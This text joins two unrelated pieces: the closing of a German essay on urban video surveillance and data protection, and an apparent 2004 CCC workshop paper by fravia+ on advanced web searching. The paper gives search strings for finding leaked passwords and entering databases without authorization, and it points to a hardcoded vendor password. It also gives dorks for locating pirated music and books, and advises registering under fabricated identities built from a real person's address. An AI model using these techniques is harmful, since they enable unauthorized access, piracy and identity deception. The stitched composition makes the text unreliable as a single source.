Gleichwohl sind Europas Städte noch immer weit davon entfernt, panoptisch kontrollierte Städte zu sein, die den allgegenwärtigen Augen und dem langen Arm eines „Großen Bruders“ ausgeliefert sind, der aufgrund zentralisierter Kontrolle grundsätzlich in der Lage wäre, allgemeine Anpassung und Konformität zu erzwingen.

Von einer flächendeckenden Überwachung kann selbst in britischen Städten nur selten die Rede sein. Es sind eher Inseln und mehr oder weniger grobmaschige Netze der Videoüberwachung, die das Bild bestimmen. Orte zum Ausweichen gibt es weiterhin. Dies darf aber nicht darüber hinweg täuschen, dass eine Vielzahl alltäglicher Handlungen inzwischen zwangsläufig unter den Augen von Kameras stattfinden, so dass jeder Versuch des Ausweichens die Bewegungsfreiheit deutlich einschränkt und auf Kosten der Teilhabe am gesellschaftlichen Leben geht.

Längst nicht immer dienen Überwachungskameras sozialer Kontrolle. Brandschutz oder das Management unpersönlicher Betriebsabläufe gehören ebenso zu ihrem Einsatzbereich. Und auch dort, wo als abweichend definiertes Verhalten Ziel der Videoüberwachung sind, wird es nicht notwendigerweise auch registriert und unmittelbar sanktioniert. Vieles geht unter in der Flut der Bilder und flimmert – wenn überhaupt – ungesehen über die Monitore. Gleichwohl wächst das Potential, die Bilderflut durch Sensoren oder intelligente Bildverarbeitung zu reduzieren und Beobachter nur bei relevanten Ereignissen zu informieren. Auch die Möglichkeiten nachträglicher Disziplinierung aufgrund von Videoaufzeichnungen sind begrenzt. Aufgezeichnet wird längst nicht überall und selbst wenn, werden Bildfrequenzen nur selten in Echtzeit gespeichert, sondern häufig mit Datenverlust komprimiert. Aber auch im Falle eines eindeutigen Videobeweises ist dieser keine Garantie für eine Identifizierung von Verdächtigen, da die Aufgezeichneten in den meisten Fällen anonym bleiben.

Zudem ist die Videoüberwachung in ihrer Gesamtheit äußerst dezentral organisiert. Zahllose Akteure sind beteiligt, und selbst innerhalb einer Firma oder Institution laufen die Bilder nicht immer in Überwachungszentralen zusammen. Allerdings lässt sich der Trend einer technischen und sozialen Integration von Systemen beobachten. Insbesondere mit dem Siegeszug digitaler Netzwerktechnik sind Bildaufschaltungen zu privaten Sicherheitsdiensten oder der Polizei technisch und finanziell kaum noch ein Problem, beschränkt sich aber meist auf anlassbezogene

Anwendungen. Darüber hinaus stehen Überwachungssysteme durch den formellen und informellen Austausch von Informationen miteinander in Verbindung. Nicht Bilddaten werden hier übertragen, sondern aus Beobachtung gewonnenes Wissen mündlich per Funk oder persönlich übermittelt. Trotz der Beachtung des Datenschutzes werden so z.B. im Rahmen von Sicherheitspartnerschaften „Überwachungsnetze“ zwischen Sicherheitsdiensten und der Polizei gesponnen. Erinnert sei auch daran, dass die Ausbreitung privater Anlagen zur Videoüberwachung den Blick der staatlichen Gewalt potentiell erweitert: Die Nutzung privater Videobänder und Anlagen durch die Polizei für andere Zwecke als die vom Eigentümer deklarierten ist hinreichend dokumentiert.

Unübersichtlichkeit und Undurchsichtigkeit kennzeichnen die wildwüchsige europäische Überwachungslandschaft. Eine Vielzahl der Überwacher kommen ihrer Hinweispflicht nicht oder nur unzureichend nach. Die Verwirrung wächst durch die wachsende Beliebtheit von Kameraattrappen und Hinweisschildern, die eine Illusion der Überwachung vorspiegeln.

Obwohl die Rahmenbedingungen, die Details der Technik und ihrer sozialen Vermittlung sowie die Wahrnehmung durch die Beobachteten über Macht und Ohnmacht von Videoüberwachung entscheiden, stricken Hersteller, Praktiker und Politik eifrig am Mythos der technischen Wunderwaffe. Angesichts der gegenwärtigen Intransparenz des Phänomens droht dieser Mythos Teil des Alltagsbewusstseins zu werden. Wer die „Unangepasstheit“ retten will, muss den Mythos daher ebenso in Frage stellen wie die Durchschaubarkeit der Überwachung einfordern.

Nun mag man einwenden, dass die Ausweitung der Überwachung angesichts der unüberschaubaren Risiken einer globalisierten und hochtechnisierten Welt ein notwendiges Übel ist. Aber selbst wenn der Zweck die Mittel heiligte, muss gefragt werden, ob die eingesetzten Mittel angemessen sind und wirklich dem deklarierten Zweck dienen. Wird Videoüberwachung eingesetzt, um – wie zur Legitimierung der Maßnahme häufig behauptet – die Sicherheit der Öffentlichkeit, des Personals oder der Kunden zu garantieren, oder wird sie auf den Weg gebracht, um Partikular- oder Eigentümerinteressen zu sichern? Bleibt eine legitime Zweckbestimmung im Verlauf von Entwurf, Umsetzung und Durchführung der Videoüberwachung erhalten, oder verschiebt sich die Agenda in diesem komplexen und

unberechenbaren sozio-technischen Prozess? Gibt es keine gangbare Alternative und rechtfertigt ihr Erfolg die vielfältigen Kosten, oder ist es der Glaube an einen technischen Mythos, der Videoüberwachung zur ersten Wahl macht?

Auch wenn diese Fragen nicht erschöpfend beantwortet sind, stimmen die Ergebnisse des URBANEYE-Projektes und anderer Studien skeptisch: Zahlreiche Beispiele haben gezeigt, wie insbesondere die Ausweitung der Überwachung des öffentlichen Raums von mächtigen, aber partikularen Interessenskoalitionen getrieben wird, die mit Erfolg ihre Sicht der Dinge verallgemeinert. Innenansichten der Videoüberwachung haben offenbart, dass die Erfüllung eines intendierten Zwecks im unübersichtlichen Zusammenspiel von Mensch und Technik sowie einer wachsenden Anzahl beteiligter Akteure alles andere als eine Selbstverständlichkeit ist. Angesichts der zahlreichen Unwägbarkeiten überrascht es kaum, dass Berater des britischen Home Office – das zwischen 1992 und 2002 umgerechnet 360 Millionen Euro an öffentlichen Geldern in die Überwachung investiert hat – in einer Meta-Analye von 18 Einzelevaluationen zu dem Ergebnis kommen, dass der kriminalitätsverhindernde Effekt von CCTV bei „sehr geringen vier Prozent“ liege.

Angesichts dieser eher dürftigen Erfolgsmeldung scheinen die sozialen und politischen Nebeneffekte des ungebremsten Aufstiegs der Videoüberwachung, die nur schwer voraussehbar und vermutlich nicht immer erwünscht sind, weit schwerer zu wiegen. Insbesondere gilt es daher, Verhältnismäßigkeit, Transparenz und Fairness der Überwachung herzustellen. Mit der EU-Richtlinie für Datenschutz existiert ein europäischer Rechtsrahmen, der die Einhaltung dieser Prinzipien für die überwiegende Mehrheit der Videoüberwachungsanlagen einfordert. Allerdings ist die Rechtswirklichkeit von den Vorgaben weit entfernt.

Zu stärken gilt es daher erstens den Vollzug der Richtlinie bzw. ihrer in nationales Recht umgesetzten Prinzipien. Regime der Lizenzierung, Registrierung und Inspektion von Videoüberwachungsanlagen, wie sie in manchen Ländern existieren, könnten hierbei eine sinnvolle Hilfe sein. Zweitens sollte insbesondere vor dem Hintergrund der zunehmenden Verquickung von privatem und hoheitlichem Handeln die Reichweite ihrer grundlegenden Prinzipien ausgeweitet werden auf die Überwachung durch Polizei und andere Sicherheitsbehörden. Drittens wäre zu klären, welchen Status der europäische Datenschutz mündlich übermittelten Informationen angesichts ihrer wachsenden Bedeutung in formellen und informellen

„Überwachungsnetzen“ einräumt. Viertens sollte in Anbetracht des verbreiteten Mythos und der Überschätzung von Videoüberwachung überlegt werden, ob und wie Kamera-Attrappen und Formen der Videoüberwachung, bei denen keine persönliche Daten erhoben werden, zu bewerten sind. Allerdings wird auch eine derart erweiterte Datenschutzrichtlinie nur ein Papiertiger bleiben, wenn die von ihr verbrieften Freiheiten nicht wertgeschätzt und aktiv verteidigt werden.

Web-searching Session @ BERLIN, 29/12/2004

(CCC 21C3, Berlin ~ 29 December 2004)

*How to find *anything* on the web*
Advanced internet searching strategies & "wizard seeking" tips

by fravia+

19 December 2004, Version 0.013

This file dwells @ http://www.searchlores.org/berlin2004.htm

Abstract

This document is listing some points to be discussed is my own *in fieri* contribution to the 21C3 ccc's event (December 2004, Berlin). The aim of this workshop is to give European "hackers" cosmic searching power, because they will need it badly when (and if) they will wage battle against the powers that be.

The ccc-friends in Berlin have insisted on a "paper" to be presented before the workshop, which isn't easy, since a lot of the content may depend on the kind of audience I find: you never know, before, how much web-savvy (or clueless) the participants will be.
Hopefully, a European hacker congress will allow some more complex searching techniques to be discussed. Anyway, as usual, the real workshop will differ a lot from this list of points, techniques and aspects of web-searching that need to be explained again and again if we want people to understand that seeking encompasses MUCH MORE than just using the main search engines à la google, fast or inktomi with one-word simple queries.
I have kept this document, on purpose, on a rather schematic plane, but you will at least be able to read THIS file before the workshop itself, and - as you'll see - there are various things to digest even during this short session.
The aim is anyway to point readers towards solutions, and, above all, to enable them to find more material by themselves. If you learn to search the web well, you won't need nobody's workshops anymore :-)
Keep an eye on this URL, especially if you do not manage to come to Berlin... It may even get updated :-)

Introduction

I'll try my best, today, to give you some cosmic power. And I mean this "im ernst".
In fact everything (that can be digitized) is on the web, albeit often buried under tons of commercial crap. And if you are able to find, for free, whatever you're looking for, you have considerable power.
The amount of information you can now gather on the web is truly staggering.
Let's see... how many fairy tales do you think human beings have ever written since the dawn of human culture?
How many songs has our race sung?
How many pictures have humans drawn?
How many books in how many languages have been drafted and published on our planet?

The Web is deep! "While I am counting to five" hundredthousands of new images, books, musics and software programs will be

uploaded on the web (...and millions will be downloaded :-) ONE, TWO, THREE, FOUR, FIVE
The mind shudders, eh?

The knowledge of the human race is at your disposal!
It is there for the take! Every book, picture, film, document, newspaper that has been written, painted, created by the human race is out there somewhere in extenso, with some exceptions that only confirm this rule.
But there are even more important goodies than "media products" out there.
On the web there are SOLUTIONS! WORKING solutions! Imagine you are confronted with some task, imagine you have to solve a software or configuration problem in your laptop, for instance, or you have to defend yourself from some authority's wrongdoing, say you want to stop those noisy planes flying over your town... simply imagine you are seeking a solution, doesn't matter a solution to what, ça c'est égale.

Well, you can bet: the solution to your task or problem is there on the web, somewhere.
Actually you'll probably find MORE THAN ONE solution to your current problem, and maybe you'll be later able to build on what you'll have found, collate the different solutions and even develop another, different, approach, that will afterwards be on the web as well. For ever.
The web was made FOR SHARING knowledge, not for selling nor for hoarding it, and despite the heavy commercialisation of the web, its very STRUCTURE is -still- a structure for sharing. That's the reason seekers can always find whatever they want, wherever it may have been placed or hidden. Incidentally that is also the reason why no database on earth will ever be able to deny us entry :-)

Once you learn how to search the web, how to find quickly what you are looking for and -quite important- how to evaluate the results of your queries, you'll de facto grow as different from the rest of the human beings as cro-magnon and neanderthal were once upon a time.
"The rest of the human beings"... you know... those guys that happily use microsoft explorer as a browser, enjoy useless flash presentations, browse drowning among pop up windows, surf without any proxies whatsoever and hence smear all their personal data around gathering all possible nasty spywares and trojans on the way.

I am confident that many among you will gain, at the end of this lecture, either a good understanding of some effective web-searching techniques or, at least (and that amounts to the same in my eyes), the capacity to FIND quickly on the web all available sound knowledge related to said effective web-searching techniques :-)

If you learn how to search, the global knowledge of the human race is at your disposal

Do not forget it for a minute. Never in the history of our race have humans had, before, such mighty knowledge chances.
You may sit in your Webcafé in Berlin or in your university of Timbuctou, you may work in your home in Lissabon or study in a small school of the Faröer islands... you'll de facto be able to zap FOR FREE the SAME (and HUGE) amount of resources as -say- a student in Oxford or Cambridge... as far as you are able to find and evaluate your targets.
Very recently Google has announced its 'library' project: the libraries involved include those of the universities of Harvard, Oxford, Michigan and Stanford and the New York Public Library.
Harvard alone has some 15 million books, collected over four centuries. Oxford's Bodleian Library has 5 million books, selected over five centuries. The proposed system will form a new "Alexandria", holding what must be close to the sum of all human knowledge.

Today we'll investigate together various different aspects of "the noble art of searching": inter alia how to search for anything, from "frivolous" mp3s, games, pictures or complete newspapers collections, to more serious targets like software, laws, books or hidden documents... we'll also briefly see how to bypass censorship, how to enter closed databases... but in just one hour you'll probably only fathom the existence of the abyss, not its real depth and width.

Should you find our searching techniques interesting be warned: a high mountain of knowledge awaits you, its peak well beyond the clouds.
I'll just show you, now, where the different paths begin.

Scaletta of this Session

Examples of "web-multidepth"

"I've heard legends about information that's supposedly "not online", but have never managed to locate any myself. I've concluded that this is merely a rationalization for inadequate search skills. Poor searchers can't find some piece of information and so they conclude it's 'not online"

The depth and quantity of information available on the web, once you peel off the stale and useless commercial crusts, is truly staggering. Here just some examples, that I could multiply "ad abundantiam", intended to give you "a taste" of the deep depths and currenrts of the web of knowledge...

A database and a search engine for advertisements, completely free, you may enlarge (and copy) any image, watch any ad-spot.
Advertisements from Brasil to Zimbabwe. Very useful for anti-advertisement debunking activities, for avertisement reversing and for the various "casseurs de pub" and anti-advertisement movements that are -Gott sei dank- now aquiring more and more strength, at least in the European Union.

And what about a place like this?
http://www.britishpathe.com/: "Welcome to Version 3.2 of the world's first digital news archive. You can preview items from the entire British "Pathe Film Archive" which covers news, sport, social history and entertainment from 1896 to 1970"...3500 hours of movies! and 12,000,000 (12 MILLIONS) still images for free!

Or what about a place like this?
Anno: Austrian newspapers on line. 1807-1935: COMPLETE copies of many Austrian newspapers from Napoleon to Hitler... for instance Innsbrucker Nachrichten, 1868, 5 Juni, page 1... you can easily imagine how anybody, say in Tanzania, armed with such a site, can prepare university-level assignements about European history of the late XIX century "ziemlich gründlich", if he so wishes.

And the other way round? If you'r -say- in Vienna and want access to -say- Tanzanian resources?
Well, no problem! UDSM virtual library (The University of Dar es Salaam Virtual Library), for instance, and many other resources that you'll be able to find easily. And this is just a tiny example of a world where, I'll repeat it again for the zillionth time, EVERYTHING (that can be digitized) is on the Web.

Let's have a closer look at books, using the Gutenberg and the University of Pensylvania engines.

Project Gutenberg

Project Gutenberg at http://www.gutenberg.org/, or Project Gutenberg at http://promo.net/pg/Home Pages: One of the first full-text Internet collections. We'll see if Google manages to do better with its new Library project. Project Gutenberg should be accessed by its alphabetic or specific search masks for author/title. Note also that there are various "current" Project Gutenberg sites. So link correctly. Many links provided on the web, alas, point to earlier addresses which are no longer being maintained.

Gutenberg's online catalogue: http://www.gutenberg.org/catalog/
Gutenberg's advanced search engine:http://www.gutenberg.org/catalog/world/search

Gutenberg's Database search
Search by Author or Title. For more guidance, see the Advanced Search page, where you can specify language, topic and more.

Author: doyle Title Word(s): EText-No.: Go!

Note that often enough you have links to computer generated audio books in mp3 format as well...

offline catalogues
recent books

University of Pensylvania

(University of Pensylvania's Digital Library)
Au thor: doyle

- Words in last or first name
- Exact start of name (last name first)

Title:

- Words in title
- Exact start of title ("The", "A", and "An" can be omitted)

Search Clear the Form **Examples:**

- Entering **austen, jane** in the Author field finds books by Jane Austen.
- Entering **Baum** in the Author field and and **oz** in the Title field finds L. Frank Baum's Oz books.
- Entering **dosto** in the Author field, choosing the Exact start of name option, and entering **underground** in the Title field finds Fyodor Dostoevsky's *Notes from the Underground*, even if you don't remember how to spell more than the start of the author's name!

http://onlinebooks.li brary.upenn.edu/ Upenn's online books.
http://onl inebooks.library.upenn.edu/search.html Upenn's online books, search mask, the same reproduced above.
For instance: doyle.

These are but examples. Remember that whole national libreries & complete government archives, are going on line *in this very moment* in some god-forgotten country in Africa or Asia... a world of knowledge at your finger tips, as I said... provided you learn how to search...

The Web and the main search engines
Structure of the Web, Playing with Google

Growth, Spam, Seos, noise, signal

The searching landscape has changed abruptly during the last months of 2004. New, powerful search engines have appeared, all trying to snatch google from its (until now still deserved) top position. Yahoo has bought fast/alltheweb... and promptly degraded it, almost destroying what many considered the best search engine of the web (way better than google thank to its boolean operators).

A9 is amazon's amazing search engine, that will allow any simple bot to fetch COMPLETE books, snippet by snippet, using the context search functions.
Another New contendent: MSN new beta "super" search, while still in its infancy, has introduced three sliders that put google to shame... Alas, MSbeta's own algos deliver queryresults that are not as pertinent as google, and its SERPs are -as a consequence- next to useless. But we should never underestimate the enemy, and we should never underestimate Microsoft.

A9 and MSSearch Beta are just two examples. Of course they now compete not only with google, but also with teoma and fast (alltheweb), now powering yahoo.
There are MANY other main search engines though, and some of these deserve attention, for instance inktomi, maybe the most underestimated big search engine in the world, which has one of the richest search syntaxes, with lots of unique features and a ranking algo which works often quite well.

Also, Kartoo is a very interesting "meta-engine" for seekers, because of its useful graphic "semantic connections". Using it you'll often find new angles for your queries.

You would be well advised to note that there are also -now- more and more engines with their own CACHE, a complete copy of the web they have indexed, copied pages that you can access even if the original ones have disappeared, a fact that turns out to be EXTREMELY important in our quicksand web, where sites disappear at an alarming rate. At the moment, apart google, we have A9, MSNbetasearch, Baidu & Gigablast, all of them with their very useful caches.

Of course there is always -also- good ole Webarchive to take care of all those disappeared sites.

So we have many main search engines (and you would be wrong in using only google, because they overlap only in part), and yet you should understand that all main search engines together cover but a small part of the web.

Google, the biggest of them all, covers -allegedly- around 8 billion pages. Altogether, when you count the overlappings, all main search engines cover at most one half of the web (if ever).
Let's have a more detailed look at google's depth using, for instance the "Rimbaudian" wovels approach:
a (like apple) : 7,440,000,000
i (like i-tools) : 2,750,000,000
e (like e-online) : 1,840,000,000
o (like O'Reilly) : 923,000,000
u (like whatuseek) : 457,000,000

If you want to get the whole 8 billions ka-bazoo, you simply query using the english article the :-)

REDUNDANCE SEARCHING

Let's play a little Epanalepsis, just to show you some "angles":
the the : 72,800,000
Yumm, just doubling the article reduces from 8,000,000,000 to 72,800,000 (more pertinent) sites :-)
the the the : 73,500,000
the the the the : 71,900,000
Usually the redundance trick gets 'stuck' when you try to repeat the searchterm too much. Just repeating a search term twice, however, cuts a lot of noise.

So, to make an example that some of you will enjoy, the moronical one-word search string ddos gives you 899,000 results, while the slightly less moronical query ddos ddos gives you around half that number (474,000) and these results have also less noise.
Can we do better? Yes of course... let's kill all those useless "com" sites: ddos ddos -".com" : 203,000 results, mucho more cleano.

Some of you would probably think: great, then this is the way to go... just double the queryterm and eliminate the ".com" sites, how simple and elegant...
Maybe, for a broad search, but for a serious work on ddos attacks you may also find relevant signal with a specific SCHOLAR search engine (limiting it to the most recent months):
ddos ddos "june | july | august | september | october 2004" This is a MUCH more useful ddos query
However seeking, once more, is NOT (or only in part) made using the main search engines.

In order to understand searching strategies, you have first to understand how the web looks like.
First of all the web is at the same time extremely static AND a quicksand, an oximoron? No, just an apparent contradiction.

See: Only less than one half of the pages available today will be available next year.
Hence, after a year, about 50% of the content on the Web will be new. The Quicksand.
Yet, out of all pages that are still available after one year (one half of the web), half of them (one quarter of the web), have not changed at all during the year. The static aspect

Those are the "STICKY" pages.
Henceforth the creation of new pages is a much more significant source of change on the Web than the changes in the existing pages. Coz relatively FEW pages are changed: Most Webpages are either taken off the web, or replaced with new ones, or added *ex novo*.
Given this low rate of web pages' "survival", historical archiving, as performed by the Internet Archive, is of critical importance for enabling long-term access to historical Web content. In fact a significant fraction of pages accessible today will be QUITE difficult to access next year.
But "difficult to access" means only that: difficult to access. In fact those pages will in the mean time have been copied in MANY private mirroring servers. One of the basic laws of the web is that
EVERYTHING THAT HAS BEEN PUT ON THE WEB ONCE WILL LIVE ON COPYCATTED ELECTRONS FOREVER
How to find it, is another matter :-)

Some simple rules:
1. always use more than one search engine! "*Google alone and you'll never be done!*"
2. Always use lowercase queries! "*Lowercase just in case*"
3. Always use MORE searchterms, not only one "*one-two-three-four, and if possible even more!*" (5 words searching);
This is EXTREMELY important. Note that -lacking better ideas- even a simple REPETITION of the same term -as we have seen- can give you more accurate results:

Playing with google

yo-yo;
images;

scholar;
timeslice;
long phrase arrow: "'who is that?' Frodo asked, when he got a chance to whisper to Mr. Butterbur")

Structure of the web. Explain tie model and diameter 19-21: do not dispair, never

---

Regional searching.
The importance of languages and of on line translation services and tools

One of the main reasons why the main search engines together cover (at best) just something less than 1/2 of the web is a LINGUISTIC one. The main search engines are, in fact, "englishocentric" if I may use this term, and in many cases - which is even worse - are subject to a heavy "americanocentric bias".

The web is truly international, to an extent that even those that did travel a lot tend to underestimate. Some of the pages you'll find may point to problems, ideals and aims so 'alien' from your point of view that -even if you knew the language or if they happen to be in english- you cannot even hope to understand them. On the other hand this multicultural and truly international cooperation may bring some fresh air in a world of cloned Euro-American zombies who drink the same coke with the same bottles, wear the same shirts, the same shoes (and the same pants), and sit ritually in the same McDonalds in order to perform their compulsory, collective and quick "reverse shitting".

But seekers need to understand this Babel if they want to add depth to their queries.
Therefore they need linguistic aids.

There are MANY linguistic aids out there on the web, and many systems that allow you to translate a page, or a snippet of text from say, Spanish, into English or viceversa.

As an example of how powerful such services can be in order to understand, for example, a Japanese site, have a look at the following trick:

Japanese dictionary
Just input "search" into the search mask.
Then copy the japanese characters for search.
And paste them back again in the same search form.
See?
You can use this tool to "guess" the meaning of many a japanese page or -and especially- japanese search engine options, even if you do not know Japanese :-)
You can easily understand how, in this way, you can -with the proper tools- explore the wealth of results that the japanese, chinese, korean, you name them, search engines may (and probably will) give you.

Let's search for "spanish search engines"... see?
Let's now search for "buscadores hispanos"... see?

Combing
Stalking & Klebing

The first -simple- combing approach (remember, COMBING: searching those that have already searched) is to use old glorious USENET!
Usenet

Messageboards
Homepages
Webrings
getting at the target "from behind": netcraft, synecdochical searching, guessing.

More "webs" in the web: the rings: USENET, IRC, P2P

How many webs out there? A lot!
It is always worth THINKING about your target's habitat before starting your long term searching trip. If you are looking for assembly knowledge, for instance, you should know that there are DIFFERENT and MANY groups that deal with that:
1) Virus writers (that of course must know assembly cold)
2) and their corollary: virus-protection software programmers (maybe the same guys, who knows? :-)
3) crackers (that break software protection schemes, often enough changing a single byte of a kilometer long 'high language' protection :-)
4) on-line gamers, those that would sell their aunts to have a character with more lifes or magic swords when playing on their on-line game servers. By the way: on-line gamers are often also -for the same reason- quite good IP-protocol and server-client experts :-)

Similarly, if you were looking for password breaking and database entering (without authorization,la va sans dire), you would also have to consider different communities:
1) seekers (as I'll explain below, we need to be able to go everywhere on the web, otherwise we cannot seek effectively :-)
2) porn-afecionados (that have devised incredible methods to enter their beloved filth-databases)
3) people that need consulting scholarly (often medical) magazines (that, alas, often enough require registration and money and/or a university account to be read... something which is rather annoying :-)

Longterm searching and short term searching
Our Bots and scrolls

"One shot" queries and careful "weeks-long" combing and klebing preparation and social engineering practices.
The "15 minutes" rule. If in 15 minutes you don't hear the signal, your search strategy is wrong. Do not insist and change approach.

Databases, hidden databases, passwords
Politically correct Borland & lists
Nomen est omen & Guessing

---

password searches:
Searching entries 'around the web', no specific target, using 'common' passwords:
For instance: bob:bob

For instance: 12345:54321
james:james ~

Searching entries to a specific site (not necessarily pr0n :-):
For instance: "http://*:*@www" supermodeltits

Fishing info out of the web:
password3.htm
The above is not 'politically correct' is it? But it works. And speaking of "politically correctness", some of you will love the Borland hardcoded password faux pas... Databases are inherently weak little beasts, duh, *quod erat demonstrandum*.

Also some lists?

WEBBITS
powerful arrows fo everyday use

What we call webbits are specific "ready made" queries that will allow you to bypass most of the crap and of the censorship, most of the noise that covers your signal.

RABBITS (out of the hat)

Examples of absolute password stupidity: http://www.smcvt.edu/access/ejournal_passwords.htm

---

The "index of" approach using MSN new beta search: http://search.msn.com/results.asp?f=any&q=%2B%22Index+of%22+%2BName+%2B%22Last+modified%22+%2B%22Parent+Directory%22%0A&FORM=SMCA&cfg=SMCINK&v=1&ba=0&rgr
Inktomi: http://169.207.238.189/search.cfm?query=%2B%26quot%3BIndex%20of%26quot%3B%20%2BName%20%2B%26quot%3BLast%20modified%26quot%3B%20%2B%26quot%3BParent%20Direc

More webbits for you to try out at the bottom of this paper.

Homepages and Email one-shot providers and 'light' anonymity

It's simply amazing how many possibilities you have to create "one-shot" email addresses with huge repositories where you can upload, share and download QUICKLY whatever you fancy. For these very reasons, on these places you can also, often enough, find some very juicy targets -)

Of course, for "survival" reasons, you should use some tricks for your files. Especially in copyright obsessed countries, or if you personally are not politically correct - or obedient - vis-à-vis your local national copyright dictatorship.
A simple trick is what I like to call the "zar" compression method (zip+ace+rar): You zip (and password protect), then ace (and password protect), then rar (and password protect) your file. Or choose any other sequence of the various packers, for instance first zip (then stegano into a -say- wav file), then ace the result (then stegano into a -say- rm file), then, again, rar the result (then stegano again into -say- a (huge) pdf file)...

you get the hang of it... You decide the sequences.

(You'll of course automate this process using a simple batch file)

Then, once done, you change the name of your resulting file to -say- a tiff format (even if it is no tiff file, who cares? :-) and up it goes! Better if split into many (at least two) parts. Noone/nobot will really try to see/reconstruct the picture, they will think, at worse, it is some kind of corrupted file, especially if you call it in your email subject something like "tiff with x rays of my last shoulder fracture": they won't be so easily able to sniff your real data either, unless they have really *a lot of time* and/or are really after you :-).

Once your friends download the file, they will go all the steps you have chosen in reverse (with a batch file), and that's it.

Phone them the password(s) for some added (light) anonimity.

Here is a short list of 1 (or more) giga providers, and then also an *ad hoc* webbit to find more...

- Yahoo: (USA, very quick, 1 GB free storage space + homepage)
- Yahoo china: (USA/China, very quick, 1 GB free storage space + homepage, you'll have to compile your data using the real yahoo as a muster, coz everything is in chinese here)
- Walla: (Israel, quick, 1 GB free storage space ~ 10 MB mail attachments)
- Rediff: (India, quick, 1 GB free storage space ~ 10 MB mail attachments)
- gmx.de: (Germany, quick, 1-3 GB free storage space)

unitedemailsystem: (Singapore, slow, 3 GB free storage space)
interways: (USA, quick, 1 GB free storage space)
mailbavaria: (USA, part of interways, quick, 1 GB free storage space)
omnilect: (Texas, quick, 2 GB free storage space)
maktoob: (Arabic, slow, 1 GB free storage space)

"Light anonymity" must know
Of course when you sign up for these services you should **NEVER** give them your real data.
Lie to them a-plenty and shamelessly, like there were no tomorrow... coz there isn't one :-)
But in order to "build" a credible lie, you need some real data. And there are plenty of personal data around if you use the right webbit
A very simple method: just take a book from your library... here for instance, Bill Rosenblatt, Learning the Korn Shell, O'Reilly, 103 Morris Street, Suite A, Sebastopol, California 95472. Such data are more than enough to "get signed" anywhere as, for instance, "Rose Billenblatt", 103 Morris Street, Suite B (if there's a "suite A", chances are there'll be a "suite B", duh), Sebastopol, CA 95472, USA. A very credible, solid address.
Should you have to answer any further question when signing up for a "free" email address (your occupation, your level of income...) just choose either the FIRST option of the proposed alternatives ("account", "over 10 million bucks per month") or select "other" so that they will add even more crap to their lists :-)
Point to remember: on the web you NEVER give away your true identity.

Do not feel bad while feeding them only lies: the very reason they HAVE such "free" email addresses sites is -of course- to READ everything you write and to have a copy of everything you upload or create. Of course no human being will ever read what you write, but their bots and grepping algos will do it for the owners of the "free" email services (or of the "free" search engines), presenting them nice tables built on your private data as a result.

Imagine you yourself are controlling, say, yahoo, and you notice (through your greps) that 2 thousand (or hundredthousand) bozos are suddendly going right now to advise their friend to sell tomorrow all shares of, say, pepsi cola... Youd ig it? Insider trading is NOTHING in comparison with the insider data you can have sniffing emails or search queries on the main search engines... or why did you think you have "free" search engines in the first place? Coz yahoo and google owners are nice people that want to help you finding stuff on

the web? Nope. The real reason is obvious: in order to know what people are searching for, duh. That's the reason you should always strive to give them as few data as you can. It's like the supermarket "fidelity cards": they just want to stuff their databases for next to free in order to know how much you cry/shit/sleep and/or make love. To spend less money and gain more money from their customers, not the other way round for sure, despite the lilliputian "discounts" they advertise for the zombies that use fidelity cards.

A last point: the list of free email accounts above is of course NOT exhaustive. To fetch MANY more you just build a simple webbit ad hoc:
walla rediff unitedemailsystems

Of course, for email providers, as for everything else, there are ad hoc communities and specific messageboards

There are also MANY providers that will give you limited accounts (as many as you want, but they'll die after -say- 30 days, for instance runbox...)
Such accounts are IDEAL for quick transfer of files between friends (Runbox: 1 GB email storage ~ 100 MB file storage ~ 30 MB message size limit, 30 days limit).
Accounts that are nuked after a given number of days are even better, in "twilight" cases :-) vis-à-vis accounts that remain for ever, even when you have forgotten having used them :-)


Yet please note that, in order to offer 1 gigabyte throw-away email addresses for free, you need to be able to offer a SIGNIFICANT server configuration, which is rarer as you may think, and -hence- that most of the "small" 1-giga email repositories are -mostly- just scam sites that do not work, so, if you want to be "sure and pampered" stick with the known big working ones: walla, yahoo (& yahoo china) gmx, and rediff.

Where to learn
Libraries
scholar

What browser to use, what tools
Opera (the browser is your sword and you fight for time)
Ethereal
Proxomitron
Ipticker

A glimpse of the web?

How does the web look like?
Probably like some "sfera con sfera" sculptures of the artist A. Pomodoro (the "pomodoro" model):



here another example and another one

The outer sphere would represent the web "at large" with its ~ 23 billions sites.
The inner sphere is the INDEXED web, that you could never reach through the main search engine alones, with its ~ 11 billions indexed sites.
The holes in the structure are all the "disappeared" pages

Another theory is the well-known "tie model", with linked, linkers and its reassuring always tiny "click diameter". Yet another one is the "rings model", with IRC,P2P and USENET as separate rings from the bulk.

Let's find a book

(this is legal for all those among you that are students of the university of Moldova, one of the many countries without copyright enforcement laws, the others should buy their books in the bookshps, la va sans dire)

O'reilly Google hacking
Lord * of the ring (or also msn search)
Historia langobardorum (just to show that this feature is useful for studying purposes, and not only for stealing books :-)

Let's find a song

mp3 wm4 webbits

MP3

So, I imagine you want to know HOW to find mp3 on the web? Say some music by Dylan (I am old, ya know?)
Well the answer is of course NOT to use arrows like mp3 or, say, dylan mp3 music, which will only sink you into the most awful commercial morasses.
Even the old good arrow +"index of" +mP3 +dylan has been recently broken by the commercial pests, and even the -".com" suffix wont help in these cases.

But we have MORE arrows :-)

"index +of" "last Modified" "size" dylan mp3 let's try it :-)

Wanna try another one? "Apache/1.3.29 Server at " mp3 lavigne

See?
Quod erat demonstrandum: The web was made to SHARE, not to hoard :-)

Of course we have more "musical" webbits: here for instance an ogg related one
Ogg as also the advantage of being not PROPRIETARY like mp3...

But if you insist in searching for mp3 another good idea would be to use search engines situated in less "copyright obsessed" countries, like Baidu...

Let's find a program

